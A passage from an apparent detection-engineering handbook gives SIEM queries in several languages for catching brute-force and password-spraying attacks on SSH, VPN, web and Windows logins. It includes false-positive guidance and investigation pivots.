**[QUERY] SPL.** Adapted directly from DEH Part 3 §7.4's DET-03-01 by regrouping on `target_user` instead of `src_ip`, to catch one account targeted from a stable source rather than one source cycling through many accounts.

CONCEPTUAL SAMPLE — illustrative SPL; field names assume a normalized `sshd` source, per DEH Part 3 §7.4's own caveat

```
index=linux_auth sourcetype=sshd "Failed password"
| rex field=_raw "Failed password for (invalid user )?(?<target_user>\S+) from (?<src_ip>\S+) port (?<src_port>\d+)"
| eval conn_key = src_ip . ":" . src_port
| stats dc(conn_key) as distinct_connections, count as raw_failed_lines, dc(src_ip) as
distinct_source_ips by target_user
| where distinct_connections >= 15
| sort - distinct_connections
```

**Expected result:** Rows name a `target_user` with `distinct_connections` at or above 15. **Interpretation:** Counting distinct connections rather than raw log lines avoids the `MaxAuthTries`-inflation failure mode DEH Part 3 §7.3's autopsy dissects for the source-grouped version of this same mistake.

**[QUERY] AQL (QRadar).** QRadar AQL, not standard SQL, against the Events source over the last 20 minutes.

CONCEPTUAL SAMPLE — log source type match illustrative; validate against your own SSH DSM's normalized field names

```

SELECT
  "Username" AS targetUser,
  "Source IP" AS sourceIP,
  COUNT(*) AS failedAttempts
FROM events
WHERE LOGSOURCETYPENAME(devicetype) ILIKE '%SSH%'
  AND QIDNAME(qid) = 'Failed SSH Login'
GROUP BY targetUser, sourceIP
ORDER BY failedAttempts DESC
LAST 20 MINUTES

```

**Expected result:** Same shape as the other languages' results, sorted descending on `failedAttempts`.

**Interpretation:** Same reading.

**[QUERY] YARA-L.** Targets Google SecOps UDM-normalized SSH authentication events.

CONCEPTUAL SAMPLE — `network.application_protocol` value illustrative; confirm your SSH parser's actual UDM mapping

```

rule single_account_ssh_brute_force {
  meta:
    description = "Repeated failed SSH logons against one account"
    mitre_technique_id = "T1110.001"

  events:
    $e.metadata.event_type = "USER_LOGIN"
    $e.network.application_protocol = "SSH"
    $e.security_result.action = "BLOCK"
    $e.target.user.userid = $user

  match:
    $user over 20m

  outcome:
    $failed_attempts = count($e.metadata.id)
    $distinct_sources = count_distinct($e.principal.ip)

  condition:
    $failed_attempts >= 15
}

```

**Expected result:** A match names `$user` with `$failed_attempts` at or above 15. **Interpretation:** Same reading as above.

**[QUERY] Elastic (ES|QL).** A threshold aggregation, so ES|QL per the same decision rule as QC-04-01. Targets a system-auth data stream in Elastic Security.

CONCEPTUAL SAMPLE — data stream name illustrative; validate against your own Filebeat/Elastic Agent integration

```
FROM logs-system.auth-*
| WHERE @timestamp > NOW() - 20 minutes
  AND process.name == "sshd" AND event.outcome == "failure"
| STATS failed_attempts = COUNT(*), distinct_src = COUNT_DISTINCT(source.ip) BY user.name
| WHERE failed_attempts >= 15
| SORT failed_attempts DESC
```

**Expected result:** Same shape as above. **Interpretation:** Same reading.

**Hunter's Note** Pull the target-account field from the parsed *Failed password* line itself, not a generic "username" field some SIEM layers populate from *btmp/wtmp* instead — *invalid user <name>* attempts against a nonexistent account often land in a different field or get dropped depending on the parser, silently undercounting the dictionary-guessing behavior this pattern exists to catch.

**[FALSE POSITIVE]** Automated deployment or configuration-management tooling — Ansible, cron-driven scripts — retrying a stale key or password across a whole fleet from one controller host is the most common driver, and can produce a higher per-account count than a real attacker on a large fleet. *sshd*'s *MaxAuthTries* (default six in most distributions) also permits several prompts inside one TCP connection, which is why this pattern counts distinct connections rather than raw log lines, per DEH Part 3 §7.3's autopsy of that exact mistake. An internal vulnerability scanner performing authenticated credential checks is the third recurring source; allowlist its range rather than raising the threshold.

**[PIVOT]** Check auditd's *USER\_LOGIN/CRED\_ACQ* records (DEH Part 3 §6) for the same account and window — they carry the *audit* linkage *sshd*'s own log and *btmp* don't. Check for an immediate success (QC-04-05). Check *authorized\_keys* or */etc/shadow* modification timestamps right after any success, and see this book's Part 15 (Host & Directory Discovery) for what a landed guess typically does next on a Linux host.

### QC-04-03 — High-volume failed VPN authentication against a single account

| Field             | Value                                                                                                                                                                                                                                                       |
|-------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-04-03                                                                                                                                                                                                                                                    |
| MITRE             | T1110.001 (Password Guessing)                                                                                                                                                                                                                               |
| Behavior          | Repeated failed authentication attempts against one account at a VPN concentrator or SSL-VPN gateway, from one or a small set of client sources, inside a short window.                                                                                     |
| DEH cross-ref     | DEH Part 14 (Network Detection Engineering — general network-perimeter telemetry mechanics; no single DEH section owns VPN-gateway authentication logs specifically, stated here rather than forcing a citation); DEH Part 12 §2 (DET-12-02 analytic shape) |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL (QRadar), YARA-L, Elastic (ES QL)                                                                                                                                                                                  |

**[HUNTER]** VPN-gateway authentication logs rarely get the same standing-detection attention as Windows or cloud sign-in logs, partly because every vendor's log format differs and partly because the gateway sits at the edge of what most SOC tooling normalizes first. Run this hunt whenever remote-

access exposure just changed — a new gateway, a new SSO integration, a widened connect-from-outside policy — since that is when a brute-force attempt against a specific account is most likely to succeed and least likely to already have a tuned rule watching for it.

**[QUERY] Sigma.** VPN vendor logsource taxonomy varies (`cisco/asa`, `paloaltonetworks/globalprotect`, `fortinet/fortigate`); the following uses a vendor-neutral placeholder — swap in your backend's actual pySigma pipeline mapping.

CONCEPTUAL SAMPLE — vendor-neutral placeholder fields; map to your actual VPN vendor's Sigma pipeline before use

```
title: Failed VPN authentication attempt (base event, vendor-neutral)
id: 2b3c4d5e-7f80-4a91-b2c3-d4e5f6a7b8c9
logsource:
  category: authentication
  product: vpn
detection:
  selection:
    event.outcome: failure
  condition: selection
---
title: Single-account VPN brute force (correlation)
id: 3c4d5e6f-8091-4ba2-c3d4-e5f6a7b8c9d0
correlation:
  type: event_count
  rules:
    - 2b3c4d5e-7f80-4a91-b2c3-d4e5f6a7b8c9
  group-by:
    - user.name
  timespan: 20m
  condition:
    gte: 8
```

**Expected result:** A hit names one account with eight or more failures inside a 20-minute window.

**Interpretation:** Consistent with an attacker or a misbehaving client repeatedly failing authentication against that account; distinguishing the two is the [FALSE POSITIVE] entry below.

**[QUERY] KQL (Sentinel/Defender).** Targets Sentinel's `CommonSecurityLog` table, the standard landing table for CEF-normalized Cisco ASA, Palo Alto GlobalProtect, and Fortinet syslog.

CONCEPTUAL SAMPLE — `Activity` string match illustrative; validate against your specific vendor's CEF field mapping

```
CommonSecurityLog
| where TimeGenerated > ago(20m)
| where DeviceVendor in ("Cisco", "Palo Alto Networks", "Fortinet")
  and Activity has_any ("authentication failed", "Auth Fail")
| summarize FailedAttempts = count(), DistinctSourceIPs = dcount(SourceIP) by DestinationUserName,
bin(TimeGenerated, 20m)
| where FailedAttempts >= 8
```

**Expected result:** Rows name a `DestinationUserName` with `FailedAttempts` at or above eight.

**Interpretation:** Same reading as the Sigma result.

**[QUERY]** **SPL.** Spans three common VPN sourcetypes generically; narrow to whichever your environment actually ingests.

CONCEPTUAL SAMPLE — sourcetype list and message match illustrative; validate against your own vendor's field extraction

```
index=vpn (sourcetype=cisco:asa OR sourcetype=pan:globalprotect OR sourcetype=fortigate)
(Message="authentication failed" OR Message="Auth Fail")
| stats count as failed_attempts, dc(src_ip) as distinct_source_ips by user
| where failed_attempts >= 8
```

**Expected result:** Rows name a `user` with `failed_attempts` at or above eight. **Interpretation:** Same reading as above.

**[QUERY]** **AQL (QRadar).** QRadar AQL, not standard SQL, against the Events source over the last 20 minutes.

CONCEPTUAL SAMPLE — log source type match illustrative; validate against your own VPN DSM's normalized field and event names

```
SELECT
  "Username" AS targetUser,
  "Source IP" AS sourceIP,
  COUNT(*) AS failedAttempts
FROM events
WHERE LOGSOURCETYPENAME(devicetype) ILIKE '%VPN%'
  AND "Event Name" ILIKE '%auth%fail%'
GROUP BY targetUser, sourceIP
ORDER BY failedAttempts DESC
LAST 20 MINUTES
```

**Expected result:** Same shape as above, sorted descending. **Interpretation:** Same reading.

**[QUERY]** **YARA-L.** Targets Google SecOps UDM-normalized VPN authentication events.

CONCEPTUAL SAMPLE — `network.application_protocol` value illustrative; confirm the actual UDM protocol value your VPN parser emits

```

rule single_account_vpn_brute_force {
  meta:
    description = "Repeated failed VPN logons against one account"
    mitre_technique_id = "T1110.001"

  events:
    $e.metadata.event_type = "USER_LOGIN"
    $e.network.application_protocol = "SSL"
    $e.security_result.action = "BLOCK"
    $e.target.user.userid = $user

  match:
    $user over 20m

  outcome:
    $failed_attempts = count($e.metadata.id)

  condition:
    $failed_attempts >= 8
}

```

**Expected result:** A match names `$user` with `$failed_attempts` at or above eight. **Interpretation:** Same reading as above.

**[QUERY]** **Elastic (ES|QL).** A threshold aggregation, so ES|QL per the same decision rule used above. Targets a network-traffic VPN data stream.

CONCEPTUAL SAMPLE — data stream name illustrative; validate against your own VPN integration's field mapping

```

FROM logs-network_traffic.vpn-*
| WHERE @timestamp > NOW() - 20 minutes AND event.outcome == "failure"
| STATS failed_attempts = COUNT(*), distinct_src = COUNT_DISTINCT(source.ip) BY user.name
| WHERE failed_attempts >= 8

```

**Expected result:** Same shape as above. **Interpretation:** Same reading.

**Engineering Reality** There is no shared field schema across VPN vendors. Cisco ASA, Palo Alto GlobalProtect, and Fortinet each log authentication failure with a different message string and a different field for the target account. Every query above is a starting shape, not a portable one — expect to rewrite the match condition and field names for your specific gateway before this pattern returns anything.

**[FALSE POSITIVE]** A traveling employee's VPN client on a phone and a laptop both retrying a just-changed password produces a tight, single-account burst indistinguishable from a guesser. A flapping SSO or RADIUS backend can trigger the same auto-retry shape with no attacker involved, and a branch-office appliance retrying an expired certificate-bound account is the third recurring driver. Correlate against the account's own recent password-change or certificate-renewal event before escalating.

**[PIVOT]** Check conditional-access or MFA prompt logs for the same account in the same window — see this book's Part 6 (MFA Abuse & Authentication Anomalies). Check whether the account's VPN policy permits connection from the observed geography or device posture at all. Check for an immediate success (QC-04-05).

## 2. Application-layer and cross-surface patterns

### QC-04-04 — High-volume failed web-application login against a single account

| Field             | Value                                                                                                                                                                                                             |
|-------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-04-04                                                                                                                                                                                                          |
| MITRE             | T1110.001 (Password Guessing)                                                                                                                                                                                     |
| Behavior          | Repeated failed login attempts against one account at a web-application login endpoint, from one or a small set of sources, inside a short window — the single-account shape DEH Part 16 §9 explicitly hands off. |
| DEH cross-ref     | DEH Part 16 §9 (Credential stuffing at the web layer — the explicit request-layer hand-off point to this shape); DEH Part 12 §2 (DET-12-02 analytic shape)                                                        |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL (QRadar), YARA-L, Elastic (ES QL)                                                                                                                                        |

**[HUNTER]** DEH Part 16 §9 draws its own scope boundary explicitly: it owns "many distinct username values, each tried a small number of times," and hands off "the bursty, single-account pattern of a targeted password guess" once the question becomes whether one specific account got hit. This pattern is that hand-off, written against a web login endpoint rather than a cloud IdP sign-in log, since DEH Part 12 already covers the latter.

**[QUERY]** **Sigma.** A base rule for one failed login POST against a generic `/login` endpoint, paired with an `event_count` correlation on the account field.

CONCEPTUAL SAMPLE — endpoint path and response code illustrative; every application's login endpoint and failure signal differ



```

title: Failed web application login attempt (base event)
id: 4d5e6f70-91a2-4bc3-d4e5-f6a7b8c9d0e1
logsource:
  category: application
  product: web
detection:
  selection:
    url.path: '/login'
    http.response.status_code: 401
  condition: selection
---
title: Single-account web login brute force (correlation)
id: 5e6f7081-a2b3-4cd4-e5f6-a7b8c9d0e1f2
correlation:
  type: event_count
  rules:
    - 4d5e6f70-91a2-4bc3-d4e5-f6a7b8c9d0e1
  group-by:
    - user.name
  timespan: 15m
  condition:
    gte: 12

```

**Expected result:** A hit names one account with 12 or more failed `/login` responses inside a 15-minute window. **Interpretation:** Consistent with a targeted guess against that specific account, distinct from DEH Part 16 §9's distributed-stuffing shape.

**[QUERY] KQL (Sentinel/Defender).** Web-application login telemetry has no standard Sentinel table the way Windows or Entra sign-ins do; the following assumes a custom log table fed by the application's own login-failure events.

CONCEPTUAL SAMPLE — custom table and column names illustrative; substitute your own ingestion pipeline's schema

```

MyWebApp_CL
| where TimeGenerated > ago(15m)
| where RequestPath_s == "/login" and ResponseStatusCode_d == 401
| summarize FailedAttempts = count(), DistinctSourceIPs = dcount(ClientIP_s) by Username_s,
bin(TimeGenerated, 15m)
| where FailedAttempts >= 12

```

**Expected result:** Rows name a `Username_s` with `FailedAttempts` at or above 12. **Interpretation:** Same reading as the Sigma result.

**[QUERY] SPL.** Targets a generic web-access index for the application in question.

CONCEPTUAL SAMPLE — index/sourcetype and path match illustrative; substitute your own application's access-log format

```

index=web sourcetype=myapp:access "/login" status=401
| stats count as failed_attempts, dc(client_ip) as distinct_source_ips by username
| where failed_attempts >= 12

```

**Expected result:** Rows name a `username` with `failed_attempts` at or above 12. **Interpretation:** Same reading as above.

**[QUERY] AQL (QRadar).** QRadar AQL, not standard SQL, against the Events source over the last 15 minutes.

CONCEPTUAL SAMPLE — URL and status-code fields illustrative; validate against however your web-log source populates custom properties

```
SELECT
  "Username" AS targetUser,
  "Source IP" AS sourceIP,
  COUNT(*) AS failedAttempts
FROM events
WHERE "URL" ILIKE '%/login%'
  AND "HTTP Status Code" = '401'
GROUP BY targetUser, sourceIP
ORDER BY failedAttempts DESC
LAST 15 MINUTES
```

**Expected result:** Same shape as above, sorted descending. **Interpretation:** Same reading.

**[QUERY] YARA-L.** Targets Google SecOps UDM-normalized web-application login events.

CONCEPTUAL SAMPLE — target field illustrative; confirm your web-app parser populates `target.url` rather than a resource-name field instead

```
rule single_account_web_login_brute_force {
  meta:
    description = "Repeated failed web application login attempts against one account"
    mitre_technique_id = "T1110.001"

  events:
    $e.metadata.event_type = "USER_LOGIN"
    $e.target.url = "/login"
    $e.security_result.action = "BLOCK"
    $e.target.user.userid = $user

  match:
    $user over 15m

  outcome:
    $failed_attempts = count($e.metadata.id)

  condition:
    $failed_attempts >= 12
}
```

**Expected result:** A match names `$user` with `$failed_attempts` at or above 12. **Interpretation:** Same reading as above.

**[QUERY] Elastic (ES|QL).** A threshold aggregation, so ES|QL per the same decision rule used throughout this part.

CONCEPTUAL SAMPLE — data stream and field names illustrative; substitute your own application's ingested schema

```
FROM logs-myapp.access-*
| WHERE @timestamp > NOW() - 15 minutes
  AND url.path == "/login" AND http.response.status_code == 401
| STATS failed_attempts = COUNT(*), distinct_src = COUNT_DISTINCT(source.ip) BY user.name
| WHERE failed_attempts >= 12
```

**Expected result:** Same shape as above. **Interpretation:** Same reading.

**Blind Spot** A CDN or bot-mitigation layer in front of the login endpoint can absorb or block attempts before they reach the application's own logs, and may rewrite or drop the true client IP. A query against application logs alone undercounts real volume whenever that layer is doing its job — cross-check the CDN/WAF's own logs before concluding a low count means low attacker effort.

**[FALSE POSITIVE]** A password-manager extension retrying a stale credential, a mobile app's token-refresh loop, and a confused legitimate user retrying a forgotten password before using "forgot password" are the three recurring drivers — unlike DEH Part 16 §9's NAT-driven false positive, all three involve one real account, so a large-NAT allowlist doesn't help here. Pair the count threshold with a check of how the account's next successful authentication happens: a login via password reset is expected and benign; a login via the ordinary form is what QC-04-05 exists to catch.

**[PIVOT]** Check the account's activity immediately after any success for sensitive actions — payment-method change, email-address change, bulk data export. Check WAF or bot-mitigation logs for the same source across other endpoints, not just this one. Check whether MFA is enabled for the account; if not, a landed guess is immediately exploitable with no further hurdle.

**QC-04-05 — Successful authentication immediately following a single-account failure burst**

| Field             | Value                                                                                                                                                                                                                                                       |
|-------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-04-05                                                                                                                                                                                                                                                    |
| MITRE             | T1110.001 (Password Guessing)                                                                                                                                                                                                                               |
| Behavior          | A successful authentication event on an account that accumulated a failure burst on the same account in the preceding window, on any one of the RDP, SSH, VPN, or web-application login surfaces above — the highest-signal single moment this part covers. |
| DEH cross-ref     | DEH Part 12 §4 (DET-12-03, the same failure-then-success shape at the cloud IdP layer); DEH Part 12 §7 (account-takeover composite scoring this signal feeds); DEH Part 7 (Time — clock-skew fundamentals, see Blind Spot below)                            |
| Languages covered | Sigma: N/A (see below); KQL (Sentinel/Defender), SPL, AQL (QRadar — investigative search only, see below), YARA-L, Elastic (EQL)                                                                                                                            |

**[CONCEPT]** Every pattern above answers "is someone guessing against this account." This one answers the question that actually matters operationally: did a guess land. DEH Part 12 §4's DET-12-03 already

builds this shape for cloud identity-provider sign-in logs; this pattern applies the same ordered failure-then-success logic to the telemetry QC-04-01 through QC-04-04 cover, where no IdP sign-in log exists to catch it.

**[HUNTER]** Run this hunt with a tighter failure threshold than any pattern above — a success after even three or four failures on one account, from one source, is worth escalating regardless of whether it crossed QC-04-01 through QC-04-04's own thresholds. Reach for it once a brute-force hunt above already produced a hit and the next question is whether it mattered.

**[QUERY]** **KQL (Sentinel/Defender).** Correlates an RDP failure burst against a subsequent success for the same account; the same `let/join` structure applies to SSH, VPN, or web tables by substituting the event source.

CONCEPTUAL SAMPLE — threshold, window, and join illustrative; validate against your own `SecurityEvent` schema

```
let FailureBursts = SecurityEvent
| where TimeGenerated > ago(1h)
| where EventID == 4625 and LogonType in (10, 3)
| summarize FailedAttempts = count(), BurstEnd = max(TimeGenerated) by TargetUserName
| where FailedAttempts >= 5;
SecurityEvent
| where TimeGenerated > ago(1h)
| where EventID == 4624 and LogonType in (10, 3)
| join kind=inner FailureBursts on TargetUserName
| where TimeGenerated between (BurstEnd .. BurstEnd + 10m)
| project TimeGenerated, TargetUserName, IPAddress, FailedAttempts, BurstEnd
```

**Expected result:** A row names a `TargetUserName` with a `FailedAttempts` count of five or more, followed within 10 minutes by a successful 4624 for the same account. **Interpretation:** Plausible evidence a guess landed — not proof, since a legitimate password reset produces the identical shape; see [FALSE POSITIVE] below.

**[QUERY]** **SPL.** Uses Splunk's `transaction` command to bound a failure-then-success sequence by account within a fixed span — cheaper to write than KQL's explicit `join` above for this ordered shape.

CONCEPTUAL SAMPLE — `maxspan` and `eventcount` threshold illustrative; validate against your own event volume per account

```
index=wineventlog EventCode IN (4624, 4625) (Logon_Type=10 OR Logon_Type=3)
| transaction Target_User_Name startswith=(EventCode=4625) endswith=(EventCode=4624) maxspan=10m
| where eventcount >= 6
```

**Expected result:** A transaction with `eventcount` of six or more (five-plus failures and one closing success) for a given `Target_User_Name`. **Interpretation:** Same reading as the KQL result.

**[QUERY]** **AQL (QRadar).** The following is QRadar AQL (Ariel Query Language, not standard SQL). QRadar cannot express an ordered failure-then-success sequence as one query; a standing version needs a Building Block, a Reference Set holding accounts currently "in burst," and a Rule firing on a

success while the account is in that set (DEH Part 27 §2–3). Below is the two-step investigative search an analyst runs by hand to validate the shape first, not a deployable query.

CONCEPTUAL SAMPLE — two-step investigative search; not a standing correlation

```
-- Step 1: find accounts with a recent failure burst
SELECT
  "Target Username" AS targetUser,
  COUNT(*) AS failedAttempts,
  MAX(devicetime) AS burstEnd
FROM events
WHERE EVENTID = '4625'
GROUP BY targetUser
ORDER BY failedAttempts DESC
LAST 1 HOURS
```

```
-- Step 2: for each account with failedAttempts >= 5 from Step 1, check for a success after burstEnd
SELECT
  "Target Username" AS targetUser,
  sourceip,
  devicetime
FROM events
WHERE EVENTID = '4624'
  AND targetUser IN ('<accounts carried forward from Step 1>')
LAST 1 HOURS
```

**Expected result:** Step 1 sorts candidate accounts by failure count; Step 2, run against the accounts an analyst carries forward, returns any success events for them. **Interpretation:** A success in Step 2 landing after the `burstEnd` timestamp from Step 1 is the same signal as the KQL/SPL results above, produced by hand instead of by one query.

**[QUERY] YARA-L.** Approximates the sequence using a timestamp comparison between two event variables within one `match` window.

CONCEPTUAL SAMPLE — ordering is approximated, not enforced; see the caveat below

```

rule single_account_failure_burst_then_success {
  meta:
    description = "Successful logon immediately following a failed-logon burst on the same account"
    mitre_technique_id = "T1110.001"

  events:
    $fail.metadata.event_type = "USER_LOGIN"
    $fail.security_result.action = "BLOCK"
    $fail.target.user.userid = $user

    $success.metadata.event_type = "USER_LOGIN"
    $success.security_result.action = "ALLOW"
    $success.target.user.userid = $user
    $success.metadata.event_timestamp.seconds > $fail.metadata.event_timestamp.seconds

  match:
    $user over 1h

  outcome:
    $failed_attempts = count($fail.metadata.id)

  condition:
    $failed_attempts >= 5 and #success > 0
}

```

YARA-L's `match` groups events sharing `$user` within the window but does not enforce strict sequence ordering the way EQL's `sequence` stage does below; the timestamp comparison approximates "success after burst" rather than guaranteeing it. **Expected result:** A match names `$user` with `$failed_attempts` at or above five and at least one qualifying success. **Interpretation:** Treat a hit as a strong candidate, not a proven sequence, until confirmed against raw timestamps.

**[QUERY] Elastic (EQL).** This is the one pattern in this part where an ordered, joined multi-event shape is the actual point, so it uses EQL's `sequence` stage directly rather than ES|QL, per DEH Appendix A5 §8's decision table.

CONCEPTUAL SAMPLE — `runs` count and `maxspan` illustrative; validate backend support for the `runs` keyword on your Elastic version

```

sequence by user.target.name with maxspan=1h
[authentication where event.outcome == "failure"] with runs=5
[authentication where event.outcome == "success"]

```

**Expected result:** A match names a `user.target.name` value with five failure events immediately followed, within one hour, by one success event, all sharing the join key. **Interpretation:** The strongest-typed version of this pattern's result among the languages shown — EQL's `sequence` enforces the ordering YARA-L only approximates.

Sigma's `correlation` spec has a `type: temporal_ordered` variant that could in principle express "N failures then a success," but per this book's honesty standard (§4.4, "structurally poor fit, not impossible") it is currently supported by only a small subset of Sigma backends and converters, and a rule written against it can silently fail to translate on most SIEM pySigma pipelines rather than erroring loudly. This pattern's

sequence logic is shown instead in KQL, SPL, EQL, and YARA-L above, where ordered multi-event support is native to the backend rather than an edge feature of the rule format.

**Blind Spot** *This sequence compares timestamps that may come from two different logging pipelines — an endpoint agent's clock and a network device's clock on a different NTP sync schedule. A few seconds of skew can reorder a success that actually landed after the burst so it appears to precede it, silently breaking every ordered query above. See DEH Part 7 for time-normalization fundamentals, and validate NTP sync across every source this pattern spans before trusting a boundary-case ordering result.*

**[FALSE POSITIVE]** The single most important driver, given this pattern's severity, is a legitimate password reset: several failures on the old credential, a reset event, then a real success on the new one — the same field shape a landed guess produces. Do not suppress every hit with a reset in between: an attacker who resets the account's own password after gaining access some other way produces that exact shape too. Instead, confirm the reset request came from an already-authenticated, expected session before downgrading a hit.

**[PIVOT]** This is the highest-value pivot in the whole part: check every other telemetry source for the same account or session in the minutes right after the success — new MFA method registration, mailbox rule creation, a new SSH key, privilege escalation, outbound data movement. This is exactly the composite scoring DEH Part 12 §7 builds toward; feed this hit into that model rather than treating it as a standalone verdict.

**[SOC MANAGEMENT]** A confirmed hit here — a real burst immediately followed by a real success, no matching reset event in between — is one of this book's few patterns that should page out immediately rather than wait for the next hunt cadence, the same zero-tolerance framing DEH Part 12 §7 gives an unexplained account-takeover signal. Tune the upstream burst threshold in QC-04-01 through QC-04-04 to control hunt volume; do not tune this final check into a lower-severity queue.

## Cross-references

- DEH Part 12 (Identity: Access & Authentication Detection) §2 (DET-12-02), §4 (DET-12-03), §7 (account-takeover composite scoring)
- DEH Part 3 (Telemetry Engineering I: Host & Identity Sources) §6–§7.4 (Linux host telemetry and DET-03-01)
- DEH Part 8 (Windows Detection Engineering) §3 (4624/4625/4648 logon events and logon types)
- DEH Part 14 (Network Detection Engineering) §6 (SSH abuse at the network layer)
- DEH Part 16 (Web Detection Engineering) §9 (Credential stuffing at the web layer)
- DEH Part 40 (Detection Autopsy) §3 ("five failed logins equals brute force")
- DEH Part 7 (Time) for clock-skew and ordering fundamentals
- DEH Parts 23–29 (query-language syntax and translation-loss fundamentals) and DEH Parts 41–43 (Detection Coverage, Quality, and Debt methodology, applied to this book's own catalog in Part 28)

- This book's Part 5 (Password Spraying), Part 6 (MFA Abuse & Authentication Anomalies), and Part 16 (Lateral Movement via Admin Tools & Remote Services)

neshboy



## Part 5 — Password Spraying

### Why this part exists

**[CONCEPT]** Password spraying is the low-and-slow inverse of brute force: instead of hammering one account with many passwords, the attacker tries one password (or a short list) against many accounts, one attempt each, staying under any per-account failure threshold. Attackers reach for it precisely because most identity providers lock or alert on repeated failures against a single account, not on a single failure spread across a thousand accounts — the same low-value-per-target logic behind any low-and-slow technique. See DEH Part 12 §2 for the full mechanics of how sign-in logs represent a failed authentication in the first place; this part assumes that grounding and goes straight to the query shapes.

This part's scope is the many-accounts, single-attempt shape specifically — the trait that distinguishes it from Part 4 (Brute Force), which covers high per-account volume against one target, and from Part 6 (MFA Abuse & Authentication Anomalies), which covers push-bombing, impossible travel, and a login following a failure *burst against one account*. A pattern in this part always keys its core aggregation on distinct-account count per source, not per-account failure count. Where a spray campaign's success needs to be traced forward into a specific compromised account, this part's own QC-05-05 stops at the moment a success surfaces inside a flagged cluster; what that account does next (mailbox rule changes, OAuth consent grants) is this book's Part 24 and Part 21 territory, not repeated here.

#### **Detection Autopsy — "five failed logins = brute force"**

**The rule:** Alert when any single account accumulates five or more failed logons (Event ID 4625) inside a rolling window.

**Why it shipped:** It is the textbook brute-force signal, matches vendor-default correlation rules out of the box, and needs no baseline to tune.

**How it failed:** DEH Part 40 dissects this exact rule as a seeded naive analytic. A spray tool that sends one attempt per account never accumulates five failures against any single account, so the rule never evaluates true for the entire campaign — hundreds of accounts can be touched with zero alerts fired, and the rule's own dashboard reports a clean day.

**The fix:** Add a companion aggregation grouped by source, counting distinct target accounts rather than failures per account — the shape every pattern in this part builds around.

**[SOC MANAGEMENT]** QC-05-01 and QC-05-02 tune cleanly into standing near-real-time correlation rules once their thresholds are validated against a baseline — treat them as detection-engineering graduation candidates, not permanent hunts. QC-05-03 and QC-05-04 carry wider lookback windows and heavier aggregation cost; running them as a scheduled weekly or biweekly hunt is usually the better cadence than a standing rule on most SIEM licensing models, per DEH Part 43's telemetry/compute-cost framing of detection debt. QC-05-05 should never run standing on its own —

it depends on the account list an upstream pattern already flagged, so its hunt cadence is tied to those upstream hits, not a fixed schedule.

### QC-05-01 — Single-source spray against many accounts

| Field             | Value                                                                                                                            |
|-------------------|----------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-05-01                                                                                                                         |
| MITRE             | T1110.003 (Password Spraying)                                                                                                    |
| Behavior          | One source IP produces exactly one bad-password failure against each of many distinct on-prem AD accounts inside a short window. |
| DEH cross-ref     | DEH Part 12 §2 (Identity: Access & Authentication Detection); DEH Part 40 (naive "five failed logins" teardown)                  |
| Languages covered | Sigma; KQL (Sentinel/Defender); SPL; AQL (QRadar); YARA-L; Elastic (ES QL)                                                       |

**[HUNTER]** A per-account lockout or failure-count rule never fires against this shape by construction — each account gets exactly one failure. The hunt reaches for a distinct-account-count aggregation grouped by source instead, which is the one framing a per-account rule structurally cannot express. Start here on any domain controller with 4625 volume, since it's the cheapest, highest-signal version of the pattern before chasing the distributed or long-horizon variants below.

**[QUERY]** Windows Security Event ID 4625 on-prem AD, expressed as a Sigma correlation over a base detection rule.

CONCEPTUAL SAMPLE — correlation type, threshold, and field names illustrative; validate `value_count` support against your Sigma backend before deploying.

```

title: Password Spray - Single Source Against Many Accounts
id: 6b1f2e9a-0a3d-4b7a-9c1e-3a2f7d9c4e11
status: experimental
correlation:
  type: value_count
  rules:
    - failed_logon_bad_password
  group-by:
    - IPAddress
  timespan: 1h
  condition:
    field: TargetUserName
    gte: 15
---
title: Failed Logon - Bad Password
id: failed_logon_bad_password
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4625
    SubStatus: '0xC000006A'
  condition: selection

```

Plausible expected result: a `TargetUserName` count in the 15–40 range for one `IPAddress` inside a single hour, almost entirely `SubStatus 0xC000006A` (bad password), with no corresponding successes. Interpretation: consistent with an automated spray tool testing one password across an enumerated account list from a single point of origin; on its own it is not evidence any account was compromised.

**[QUERY]** Sentinel/Defender KQL against `SecurityEvent`.

CONCEPTUAL SAMPLE — threshold illustrative; validate against your own baseline volume.

```

SecurityEvent
| where EventID == 4625 and SubStatus == "0xC000006A"
| summarize DistinctAccounts = dcount(TargetUserName),
    Accounts = make_set(TargetUserName, 25)
    by IPAddress, bin(TimeGenerated, 1h)
| where DistinctAccounts >= 15
| order by DistinctAccounts desc

```

Plausible expected result: a handful of rows per day at most in a well-segmented environment, each carrying a populated `Accounts` set worth pivoting into directly. Interpretation: the `Accounts` set is the working target list for the rest of the investigation — a hit here is a starting point, not a conclusion.

**[QUERY]** Splunk SPL against a Windows security event index.

CONCEPTUAL SAMPLE — field names (`Account_Name`, `Sub_Status`) assume a common Windows TA mapping; verify against your own field extraction.

```
index=wineventlog EventCode=4625 Sub_Status="0xC000006A"
| bin _time span=1h
| stats dc(Account_Name) as distinct_accounts values(Account_Name) as accounts by src_ip, _time
| where distinct_accounts >= 15
| sort - distinct_accounts
```

Plausible expected result: `accounts` returns as a multivalue field capped by SPL's default value limit — raise `maxvalues` on `stats` if the campaign is wide enough to truncate it. Interpretation: a truncated `accounts` field understates the true blast radius; don't read the displayed count as the ceiling.

**[QUERY]** QRadar AQL (not standard SQL) against the `events` view.

CONCEPTUAL SAMPLE — `UNIQUECOUNT()` is AQL's distinct-count function, not SQL's `COUNT(DISTINCT)`; confirm the field mapping for `substatus` against your Windows log source extension. `HAVING` filters on the `distinct_accounts` alias rather than the raw aggregate expression, per IBM's only documented AQL `HAVING` pattern (IBM Documentation, "AQL data aggregation functions," QRadar SIEM 7.4/7.5: [https://www.ibm.com/docs/en/qsip/7.5?topic=SS42VS\\_7.5/com.ibm.qradar.doc/r\\_aql\\_aggregate\\_functions.html](https://www.ibm.com/docs/en/qsip/7.5?topic=SS42VS_7.5/com.ibm.qradar.doc/r_aql_aggregate_functions.html)).

```
SELECT sourceip, UNIQUECOUNT(username) AS distinct_accounts
FROM events
WHERE eventid = '4625' AND substatus = '0xC000006A'
GROUP BY sourceip
HAVING distinct_accounts >= 15
LAST 1 HOURS
```

